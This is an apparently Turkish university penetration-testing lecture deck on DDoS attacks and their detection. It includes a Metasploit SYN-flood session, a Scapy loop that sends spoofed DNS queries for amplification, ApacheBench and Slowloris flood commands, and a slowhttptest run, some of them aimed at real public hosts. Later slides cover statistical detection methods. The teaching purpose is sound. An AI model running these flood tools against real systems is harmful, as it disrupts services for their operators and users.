

12 - Servis Dışı Bırakma Testleri - Pivoting

BGM 531 - Sızma Testleri ve Güvenlik Denetlemeleri

Bilgi Güvenliği Mühendisliği
Yüksek Lisans Programı

Dr. Ferhat Özgür Çatak
ozgur.catak@tubitak.gov.tr

İstanbul Şehir Üniversitesi
2018 - Güz

İçindekiler

- 1 DDoS Saldırıları (Devam)
 - SYN Flood - Metasploit
 - DNS Amplification
 - DNS Amplification - Scapy
 - HTTP GET Flood
 - Slowloris Saldırısı
- 2 DDoS Saldırı Algılama
 - Giriş
 - Active Profiling
 - Sequential Change-Point
 - Dalgacık Analizi
- 3 Karşı Önlemler
 - Karşı Önlemler
 - Saldırıyı Absorbe Etmek
 - Servis Hizmetinin Azaltılması
 - Hizmetin Kapatılması
 - Egress Filtering
 - Ingress Filtering
 - TCP Intercept
 - Honeypots
- 4 BotNet Karşı Önlemler
 - RFC 3704 Filtreleme
 - Gelişmiş Koruma Araçları
 - Karşı Önlemler
- 5 DDoS Pentest
 - DDoS Pentest
 - Gelişmiş DDoS Koruma Yöntemi
- 6 Pivoting
 - Routing
 - Pivoting
 - Kullanılan Pivoting Kanalları
 - Araçlar
- 7 Kanallar
 - Netcat relay
 - SSH Lokal Port Yönlendirme
 - SSH Ters Port Yönlendirme
 - SSH Dinamik Port Yönlendirme
 - Meterpreter Sessions

İçindekiler

- 1 DDoS Saldırıları (Devam)
 - SYN Flood - Metasploit
 - DNS Amplification
 - DNS Amplification - Scapy
 - HTTP GET Flood
 - Slowloris Saldırısı
- 2 DDoS Saldırı Algılama
 - Giriş
 - Active Profiling
 - Sequential Change-Point
 - Dalgacık Analizi
- 3 Karşı Önlemler
 - Karşı Önlemler
 - Saldırıyı Absorbe Etmek
 - Servis Hizmetinin Azaltılması
 - Hizmetin Kapatılması
 - Egress Filtering
 - Ingress Filtering
 - TCP Intercept
 - Honeypots
- 4 BotNet Karşı Önlemler
 - RFC 3704 Filtreleme
 - Gelişmiş Koruma Araçları
 - Karşı Önlemler
- 5 DDoS Pentest
 - DDoS Pentest
 - Gelişmiş DDoS Koruma Yöntemi
- 6 Pivoting
 - Routing
 - Pivoting
 - Kullanılan Pivoting Kanalları
 - Araçlar
- 7 Kanallar
 - Netcat relay
 - SSH Lokal Port Yönlendirme
 - SSH Ters Port Yönlendirme
 - SSH Dinamik Port Yönlendirme
 - Meterpreter Sessions

SYN Flood - Metasploit

SYN Flood

- ▶ **RHOST**: Hedef adres
 - ▶ **RPORT**: Hedef port
 - ▶ **SHOST**: Kaynak IP adresi,
(spoofable)

```

msf > use auxiliary/dos/tcp/synflood
msf auxiliary(synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
----      -----          -----    -----
INTERFACE  = beyutudur   no        The name of the interface
NUM        = unlimited     no        Number of SYNs to send (else unlimited)
RHOST     = 192.168.1.12 yes       The target address
RPORT      80              yes       The target port
SHOST     = 192.168.1.12 no        The spoofable source address (else randomizes)
SNAPLEN    65535           yes       The number of bytes to capture
SPORT      500             no        The source port (else randomizes)
TIMEOUT    500             yes       The number of seconds to wait for new data

msf auxiliary(synflood) > set RHOST 192.168.1.12
RHOST => 192.168.1.12
msf auxiliary(synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
----      -----          -----    -----
INTERFACE  = beyutudur   no        The name of the interface
NUM        = unlimited     no        Number of SYNs to send (else unlimited)
RHOST     = 192.168.1.12 yes       The target address
RPORT      80              yes       The target port
SHOST     = 192.168.1.12 no        The spoofable source address (else randomizes)
SNAPLEN    65535           yes       The number of bytes to capture
SPORT      500             no        The source port (else randomizes)
TIMEOUT    500             yes       The number of seconds to wait for new data

msf auxiliary(synflood) > run


```

DNS Amplification I

DNS Amplification


- ▶ Yansıtma (Reflection) saldırısıdır. Kurban adresi kullanılarak IP spoofing.
 - ▶ Sorgu paketleri yaklaşık 60 byte, cevap paketleri 3-4 kbyte (x50-70)
 - ▶ Saldırgan, hedef A kaydı için kurban kaynak adresine sahip bir DNS isteği gönderir.

DNS Amplification II



Şekil: DNS Amplification¹

DNS Amplification III



Şekil: Spamhouse DDoS Saldırısı²

¹<http://blog.sflow.com/2013/10/dns-amplification-attacks.html>

²<https://blog.cloudflare.com/the-ddos-that-knocked-spamhaus-offline-and-ho/>

DNS Amplification - Scapy I

```
#!/usr/bin/python
from scapy.all import *
victimIP = "192.168.4.46"
dnsIP = "8.8.8.8"
while True:
    send(IP(dst=dnsIP, src=victimIP)
        /UDP(dport=53)
        /DNS(rd=1, qd=DNSQR(qname="www.sehir.edu.tr"))
        ,verbose=0)
```

No.	Time	Source	Destination	Protocol	Length	Info	New Column	srcPort	dstPort
28	2.074296	192.168.4.46	8.8.8.8	DNS	76	Standard query 0x0000 A www.sehir.edu.tr		53	53
29	2.082821	192.168.4.46	8.8.8.8	DNS	76	Standard query 0x0000 A www.sehir.edu.tr		53	53
30	2.091582	192.168.4.46	8.8.8.8	DNS	76	Standard query 0x0000 A www.sehir.edu.tr		53	53
31	2.099835	192.168.4.46	8.8.8.8	DNS	76	Standard query 0x0000 A www.sehir.edu.tr		53	53
32	2.108891	192.168.4.46	8.8.8.8	DNS	76	Standard query 0x0000 A www.sehir.edu.tr		53	53
33	2.120351	192.168.4.46	8.8.8.8	DNS	76	Standard query 0x0000 A www.sehir.edu.tr		53	53
34	2.137832	192.168.4.46	8.8.8.8	DNS	76	Standard query 0x0000 A www.sehir.edu.tr		53	53
35	2.153169	192.168.4.46	8.8.8.8	DNS	76	Standard query 0x0000 A www.sehir.edu.tr		53	53
36	2.164768	192.168.4.46	8.8.8.8	DNS	76	Standard query 0x0000 A www.sehir.edu.tr		53	53
37	2.178908	192.168.4.46	8.8.8.8	DNS	76	Standard query 0x0000 A www.sehir.edu.tr		53	53
38	2.193668	192.168.4.46	8.8.8.8	DNS	76	Standard query 0x0000 A www.sehir.edu.tr		53	53
39	2.207999	192.168.4.46	8.8.8.8	DNS	76	Standard query 0x0000 A www.sehir.edu.tr		53	53



HTTP GET Seli I

HTTP GET Seli

- ▶ **Sahte olmayan IP adresleri** ile bir veya birden fazla makineden eş zamanlı olarak istek gönderilmesi.
- ▶ Web sunucusuna veya uygulamaya saldırmak için görünürde meşru olan HTTP GET veya POST isteklerini kullandığı (DDoS) saldırısı.
- ▶ Kullanılan araçlar
 - ▶ Apache JMeter (Load testing)
 - ▶ AB: Apache HTTP server benchmarking tool

Listing 1: Apache Benchmark HTTP GET Seli

```
$ ab -n 10000 -c 500 http://www.google.com/
```

- c Bağlantı sayısı (concurrency)
- n İstek sayısı (requests)

HTTP GET Seli II

```
root@kali:~# ab -n 100 -c 50 http://www.google.com/
This is ApacheBench, Version 2.3 <$Revision: 1748469 $>
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
Licensed to The Apache Software Foundation, http://www.apache.org/

Benchmarking www.google.com (be patient).....done

Server Software:        HTTP
Server Hostname:        www.google.com
Server Port:            80

Document Path:          /
Document Length:        326 bytes
```

HTTP GET Seli III

```
Concurrency Level:      50
Time taken for tests:  1.135 seconds
Complete requests:     100
Failed requests:       0
Non-2xx responses:    100
Total transferred:    78600 bytes
HTML transferred:     32600 bytes
Requests per second:   88.10 [#/sec] (mean)
Time per request:     567.565 [ms] (mean)
Time per request:     11.351 [ms] (mean, across all concurrent requests)
Transfer rate:        67.62 [Kbytes/sec] received
```

Connection Times (ms)				
	min	mean[+/-sd]	median	max
Connect:	31	36	3.9	34
Processing:	266	406	85.5	412
Waiting:	265	405	85.5	412
Total:	299	441	85.6	448

Percentage of the requests served within a certain time (ms)

50% 442

HTTP GET Seli IV

No.	Time	Source	Destination	Protocol	Length	Info
26241	24.649931434	192.168.4.33	172.217.17.196	HTTP	150	GET / HTTP/1.0
26242	24.653703366	172.217.17.196	192.168.4.33	TCP	76	80-53058 [SYN, ACK] Seq=0 Ack=1 Win=42540 Len=0
26243	24.653720728	192.168.4.33	172.217.17.196	TCP	68	53058-80 [ACK] Seq=1 Ack=1 Win=29312 Len=0
26244	24.653871983	192.168.4.33	172.217.17.196	HTTP	150	GET / HTTP/1.0
26245	24.661042814	172.217.17.196	192.168.4.33	TCP	68	80-53052 [ACK] Seq=1 Ack=83 Win=42624 Len=0
26246	24.665405481	172.217.17.196	192.168.4.33	TCP	68	80-53054 [ACK] Seq=1 Ack=83 Win=42624 Len=0
26247	24.665518069	172.217.17.196	192.168.4.33	TCP	76	80-53060 [SYN, ACK] Seq=0 Ack=1 Win=42540 Len=0
26248	24.665532681	192.168.4.33	172.217.17.196	TCP	68	53060-80 [ACK] Seq=1 Ack=1 Win=29312 Len=0
+ 26249	24.665644183	192.168.4.33	172.217.17.196	HTTP	150	GET / HTTP/1.0
26250	24.670859627	172.217.17.196	192.168.4.33	TCP	68	80-52982 [ACK] Seq=788 Ack=84 Win=42624 Len=0
26251	24.671064958	172.217.17.196	192.168.4.33	HTTP	854	HTTP/1.0 302 Found (text/html)
26252	24.671079580	192.168.4.33	172.217.17.196	TCP	68	53002-80 [ACK] Seq=83 Ack=787 Win=30848 Len=0
26253	24.671101118	172.217.17.196	192.168.4.33	TCP	68	80-53002 [FIN, ACK] Seq=787 Ack=83 Win=42624 Len=0
26254	24.671214006	192.168.4.33	172.217.17.196	TCP	68	53002-80 [FIN, ACK] Seq=83 Ack=788 Win=30848 Len=0
26255	24.671313379	192.168.4.33	172.217.17.196	TCP	76	53062-80 [SYN] Seq=0 Win=29200 Len=0 MSS=1

Slowloris/SlowHTTP

- ▶ Diğer flood saldırı yöntemlerinden farklı
 - ▶ Birden fazla bağlantı açar
 - ▶ Açılan bağlantıları olabildiğince uzun şekilde açık tutmaya çalışır.
 - ▶ Tamamlanmayan HTTP istekleri gönderir. Hiçbir zaman tam döngü olmaz
 - ▶ Sunucunun "maximum concurrent connection pool" doldurmaya çalışır.

How use Slowloris

Requirements:

```
# sudo apt-get update  
# sudo apt-get install perl  
# sudo apt-get install libwww-mechanize-shell-perl  
# sudo apt-get install perl-mechanize
```

Slowloris II

- 1) Download slowloris.pl
- 2) Open Terminal
- 2) # cd /thePathToYourSlowloris.plFile
- 3) # ./slowloris.pl
- 4) # perl slowloris.pl -dns (Victim URL or IP) -options

Slowloris III

```
MacBook-Pro:slowloris.pl-master ozgurcatak$ perl slowloris.pl -dns 192.168.2.1
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client by Laera Loris
Defaulting to port 80.
Defaulting to a 5 second tcp connection timeout.
Defaulting to a 100 second re-try timeout.
Defaulting to 1000 connections.
Multithreading enabled.
Connecting to 192.168.2.1:80 every 100 seconds with 1000 sockets:
      Building sockets.
      Building sockets.
```

Slowloris IV

No.	Time	Source	Destination	Protocol	Length	Info
4863	3.015308	192.168.2.7	192.168.2.1	TCP	66	51844 → 80 [ACK] Seq:
4864	3.015354	192.168.2.1	192.168.2.7	TCP	74	80 → 51846 [SYN, ACK]
4865	3.015366	192.168.2.7	192.168.2.1	TCP	66	51845 → 80 [ACK] Seq:
4866	3.015389	192.168.2.7	192.168.2.1	TCP	66	51846 → 80 [ACK] Seq:
4867	3.015675	192.168.2.7	192.168.2.1	TCP	294	51837 → 80 [PSH, ACK]
4868	3.015675	192.168.2.7	192.168.2.1	TCP	294	51838 → 80 [PSH, ACK]

- ▶ Frame 4867: 294 bytes on wire (2352 bits), 294 bytes captured (2352 bits) on interface 0
- ▶ Ethernet II, Src: Apple_65:5f:63 (28:cf:e9:65:5f:63), Dst: Zte_eb:67:00 (54:22:f8:eb:67:00)
- ▶ Internet Protocol Version 4, Src: 192.168.2.7, Dst: 192.168.2.1
- ▶ Transmission Control Protocol, Src Port: 51837, Dst Port: 80, Seq: 1, Ack: 1, Len: 228

```

0000  54 22 f8 eb 67 00 28 cf e9 65 5f 63 08 00 45 00 T"..g.(. .e_c..E.
0010  01 18 00 00 40 00 40 06 b4 87 c0 a8 02 07 c0 a8 ....@. @. .....
0020  02 01 ca 7d 00 50 3a 75 a2 8e 7f 85 93 0d 80 18 ...}.P:u .......
0030  10 15 18 03 00 00 01 01 08 0a 02 90 3c 2a 0f 1a ..... . ....<*..
0040  09 a5 47 45 54 20 2f 20 48 54 54 50 2f 31 2e 31 ..GET / HTTP/1.1
0050  0d 0a 48 6f 73 74 3a 20 31 39 32 2e 31 36 38 2e ..Host: 192.168.
0060  32 2e 31 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 2.1..Use r-Agent:
0070  20 4d 6f 7a 69 6c 6c 61 2f 34 2e 30 20 28 63 6f Mozilla /4.0 (co
0080  6d 70 61 74 69 62 6c 65 3b 20 4d 53 49 45 20 37 mpatible ; MSIE 7
0090  2e 30 3b 20 57 69 6e 64 6f 77 73 20 4e 54 20 35 .0; Wind ows NT 5
00a0  2e 31 3b 20 54 72 69 64 65 6e 74 2f 34 2e 30 3b .1; Trid ent/4.0;
00b0  20 2e 4e 45 54 20 43 4c 52 20 31 2e 31 2e 34 33 .NET CL R 1.1.43
00c0  32 32 3b 20 2e 4e 45 54 20 43 4c 52 20 32 2e 30 22; .NET CLR 2.0
00d0  2e 35 30 33 6c 33 3b 20 2e 4e 45 54 20 43 4c 52 .50313; .NET CLR
00e0  20 33 2e 30 2e 34 35 30 36 2e 32 31 35 32 3b 20 3.0.450 6.2152;
00f0  2e 4e 45 54 20 43 4c 52 20 33 2e 35 2e 33 30 37 .NET CLR 3.5.307
0100  32 39 3b 20 4d 53 4f 66 66 69 63 65 20 31 32 29 29; MSofice 12)
0110  0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 ..Content-Length
0120  3a 20 34 32 0d 0a : 42..
```



Slowloris V

```
$ apachectl status
...
CPU Usage: u2.18 s.2 cu0 cs0 - .27% CPU load
.817 requests/sec - 11.1 kB/second - 13.5 kB/request
131 requests currently being processed, 2 idle workers
```

very low CPU usage, a lot of Apache processes, very few new requests/s.

```
$ ps aux | grep httpd | wc -l  
113
```

Slowloris works by making more and more requests, until it reaches your Apache's MaxClients limit.

Listing 2: Apache 2.4

```
$ tail -f /var/log/httpd/error.log
...
[mpm_prefork:error] [pid 7724] AH00161: server reached
MaxRequestWorkers setting, consider raising the
MaxRequestWorkers setting
```

Listing 3: Apache 2.2

```
$ tail -f /var/log/httpd/error.log
...
[error] server reached MaxClients setting, consider
raising the MaxClients setting
```

Slowloris VII

```
Mon Feb 27 10:43:08 2017:  
slowhttptest version 1.6  
- https://code.google.com/p/slowhttptest/ - Destination  
test type: SLOW HEADERS  
number of connections: 50  
URL: http://www.tubitak.gov.tr/  
verb: GET  
Content-Length header value: 4096  
follow up data max size: 68  
interval between follow up data: 10 seconds  
connections per seconds: 50  
probe connection timeout: 5 seconds  
test duration: 240 seconds  
using proxy: no proxy  
Mon Feb 27 10:43:08 2017:  
slow HTTP test status on 35th second:  
initializing: 0  
pending: 0  
connected: 50  
error: 0  
closed: 0  
service available: YES
```

Slowloris VIII

No.	Time	Source	Destination	Protocol	Length	Info
624	11.301136380	193.140.80.208	192.168.4.33	TCP	62	80-37138 [ACK] Seq=1 Ack=385 Win=15544 Len=0
625	11.301137779	193.140.80.208	192.168.4.33	TCP	62	80-37134 [ACK] Seq=1 Ack=409 Win=15544 Len=0
626	11.301197830	193.140.80.208	192.168.4.33	TCP	62	80-37142 [ACK] Seq=1 Ack=386 Win=15544 Len=0
627	11.301200930	193.140.80.208	192.168.4.33	TCP	62	80-37152 [ACK] Seq=1 Ack=410 Win=15544 Len=0
628	11.302861400	193.140.80.208	192.168.4.33	TCP	62	80-37144 [ACK] Seq=1 Ack=394 Win=15544 Len=0
629	11.315123563	193.140.80.208	192.168.4.33	TCP	62	[TCP Window Update] 80-37266 [ACK] Seq=1 Ack=1 Win=4096 Len=0
630	11.315142259	192.168.4.33	193.140.80.208	HTTP	404	GET / HTTP/1.1
631	11.331690046	193.140.80.208	192.168.4.33	TCP	62	80-37266 [ACK] Seq=1 Ack=349 Win=15544 Len=0
663	14.641521961	193.140.80.208	192.168.4.33	TCP	14656	[TCP segment of a reassembled FDU]
664	14.641547944	192.168.4.33	193.140.80.208	TCP	56	37266-80 [ACK] Seq=349 Ack=14601 Win=58400 Len=0
665	14.641631617	192.168.4.33	193.140.80.208	TCP	56	37266-80 [FIN, ACK] Seq=349 Ack=14601 Win=58400 Len=0
666	14.656330486	193.140.80.208	192.168.4.33	TCP	8816	[TCP segment of a reassembled FDU]
667	14.656350722	192.168.4.33	193.140.80.208	TCP	56	37266-80 [RST] Seq=349 Win=0 Len=0
668	14.656401669	193.140.80.208	192.168.4.33	TCP	5896	[TCP segment of a reassembled FDU]
669	14.656414600	192.168.4.33	193.140.80.208	TCP	56	37266-80 [RST] Seq=350 Win=0 Len=0
688	16.284864990	192.168.4.33	193.140.80.208	TCP	76	37312-80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1
689	16.298482949	193.140.80.208	192.168.4.33	TCP	62	80-37312 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=1460
690	16.298510721	192.168.4.33	193.140.80.208	TCP	56	37312-80 [ACK] Seq=1 Ack=1 Win=29200 Len=0
691	16.313874089	193.140.80.208	192.168.4.33	TCP	62	[TCP Window Update] 80-37312 [ACK] Seq=1 Ack=1 Win=4096 Len=0
692	16.313893217	192.168.4.33	193.140.80.208	HTTP	404	GET / HTTP/1.1

Lab

Lab

- ▶ DDoS-1 Payload ve Payload olmadan paket gönderimi
 - ▶ time curl -I http://192.168.1.1 | grep HTTP
 - ▶ Wireshark Graph I/O
- ▶ DDoS-2 DNS Amplification
 - ▶ Wireshark

İçindekiler

- 1 DDoS Saldırıları (Devam)
 - SYN Flood - Metasploit
 - DNS Amplification
 - DNS Amplification - Scapy
 - HTTP GET Flood
 - Slowloris Saldırısı
- 2 DDoS Saldırı Algılama
 - Giriş
 - Active Profiling
 - Sequential Change-Point
 - Dalgacık Analizi
- 3 Karşı Önlemler
 - Karşı Önlemler
 - Saldırıyı Absorbe Etmek
 - Servis Hizmetinin Azaltılması
 - Hizmetin Kapatılması
 - Egress Filtering
 - Ingress Filtering
 - TCP Intercept
 - Honeypots

- Load-Balancing
- 4 BotNet Karşı Önlemler
 - RFC 3704 Filtreleme
 - Gelişmiş Koruma Araçları
 - Karşı Önlemler
- 5 DDoS Pentest
 - DDoS Pentest
 - Gelişmiş DDoS Koruma Yöntemi
- 6 Pivoting
 - Routing
 - Pivoting
 - Kullanılan Pivoting Kanalları
 - Araçlar
- 7 Kanallar
 - Netcat relay
 - SSH Lokal Port Yönlendirme
 - SSH Ters Port Yönlendirme
 - SSH Dinamik Port Yönlendirme
 - Meterpreter Sessions

Giriş

DDoS Saldırı Algılama

- ▶ DDoS saldırısını algılama yöntemleri genel olarak, daha önce trafik paternlerinin (desenlerinin) izlenmesine dayanır.
- ▶ Trafik izlenerek, patern üzerinde meydana gelen beklenmeyen değişiklikler gözlemlenir.
 - ▶ illegal trafik
- ▶ **Saldırı:** normal ve beklenen trafik üzerinde meydana gelen anormal ve dikkat çekici olan sapmalar.
- ▶ Kullanılan teknik:
 - ▶ Hizmet kesintisi uğramadan algılamlı.
 - ▶ Hızlı şekilde cevap vermelı.
 - ▶ False-positive oranı düşük olmalı.
- ▶ Kullanılan yöntemler:
 - ▶ Activity Profile
 - ▶ Sequential Change point
 - ▶ Wavelet analysis
- ▶ Bütün teknikler, normal ağ trafik istatistiklerinin belirli bir eşik değerinden sapması olarak bulunur.

Active Profiling

Active Profiling

- ▶ **Activity profile:** Belirli bir zaman süresi (örnek 1 sn) içerisinde ağ içerisinde gelen paket, istek sayısı
- ▶ Paket başlık bilgileri kullanılır.
 - ▶ Protokol
 - ▶ Src/Dst IP
 - ▶ Src/Dst Port
- ▶ Benzer özelliklere sahip olan istekler farklı **kümelere** ayrılır.
- ▶ **Activity level:** Bir kümede yer alan network flow'larının sayısı bize o kümelenin aktivite sayısını verir. (Belirli bir süre dahilinde)
- ▶ Activity level içerisinde meydana gelecek artış bize bir DDoS olabileceğinin sinyalini verir.

Active Profiling - Backscatter Analysis Project

Backscatter Analysis Project³

- ▶ Amaç: DDoS aktivitesini algılamak.
- ▶ Saldırganlar kaynak IP adres sahtekarlığı (src IP spoofing) yapar,
- ▶ Kurban, spoof edilmiş adrese cevap gönderdir.
- ▶ Paketler geri yayılırlar (backscattered)
- ▶ Bu çalışmada geri-yayılan (backscattered) paketler, kaynak IP adreslerine göre (kurban) kümelenir.
- ▶ her bir küme içerisinde aktivite seviyesi, gönderdiği paketlerde yer alan IP adreslerinin değeridir.


³ Moore, David, et al. Inferring internet denial-of-service activity. *ACM Transactions on Computer Systems (TOCS)* 24.2 (2006): 115-139.

Active Profiling - Activity Level DDoS Detection I

Activity Level DDoS Detection⁴

- ▶ IP başlıklarında yer alan bazı bilgilerinin **entropy** ve **ki-kare** (chi-square) dağılımları hesaplanarak ulaşılmaktadır.
- ▶ **Entropy (Information Theory):** *Düzensizliğin ölçüsü*, n adet bağımsız değişken ve her birinin seçilme olasılığı p_i olsun; $H = -\sum_{i=1}^n p_i \log_2 p_i$
- ▶ Kümeler, en çok görünen kaynak IP adreslerine göre ayrılır.
 - ▶ $Kume_1$: 1 IP adresi.
 - ▶ $Kume_2$: 4 IP adresi.
 - ▶ $Kume_3$: 256 IP adresi.
 - ▶ $Kume_4$: 4096 IP adresi.
 - ▶ $Kume_n$: Geri kalan bütün kaynak IP adresleri

Active Profiling - Activity Level DDoS Detection II



Paketler aynı IP adresi üzerinden geldiği zaman entropy değeri düşük, farklılaşma olduğu zaman entropy değeri yüksek.

⁴ Feinstein, Laura, et al. "Statistical approaches to DDoS attack detection and response." *DARPA Information Survivability Conference and Exposition*, 2003. Proceedings. Vol. 1. IEEE, 2003.

Sequential Change-Point Detection I



Sequential Change-Point Detection

- ▶ Yöntem genel olarak saldırılar sonucunda trafik istatistiğinde meydana gelen ani değişimleri algılar.
- ▶ Hedef Bilgisayar, hedef port, haberleşme protokolüne göre filtreleme yapar.
- ▶ Ağ trafigini zaman-serisi şeklinde saklar.
- ▶ Ağ akış oranında herhangi bir değişiklik olduğunda bunu bilgilendirir.
- ▶ **CUSUM** sürekli veriler üzerinde çalışan bir değişim noktası tespit algoritmasıdır.
 - ▶ Eşik değeri seçimine göre false-positive veya algılama gecikmesi yaşanabilir.

x_n : samples from a process (packet size), ω : weight (trend), h : threshold

$$g_0 = 0, g_t = \max(0, g_{t-1} + x_n + \omega) \text{ if } g_t \geq h \text{ then alarm and } g_t = 0 \quad (1)$$

Sequential Change-Point Detection II



Şekil: DDos Saldırısı⁵

Sequential Change-Point Detection III


Table I. Simulation comparison results (DSFATP : bPDM).

SYNs/s	Alarm ratio	Detection time (10 s)
	(DSFATP : bPDM)	(DSFATP : bPDM)
28	98.2% : 76.3%	7.9 : 13.2
30	100% : 89.9%	4.5 : 7.1
40	100% : 98.2%	4.3 : 6.2
50	100% : 100%	1.0 : 4.0
60	100% : 100%	1.0 : 2.7
70	100% : 100%	1.0 : 1.0
80	100% : 100%	1.0 : 1.0
90	100% : 100%	1.0 : 1.0
100	100% : 100%	1.0 : 1.0

⁵ Wang, Shangguang, et al. "Detecting SYN flooding attacks based on traffic prediction." *Security and Communication Networks* 5.10 (2012): 1131-1140.

Dalgacık Analizi (Wavelet Analysis)

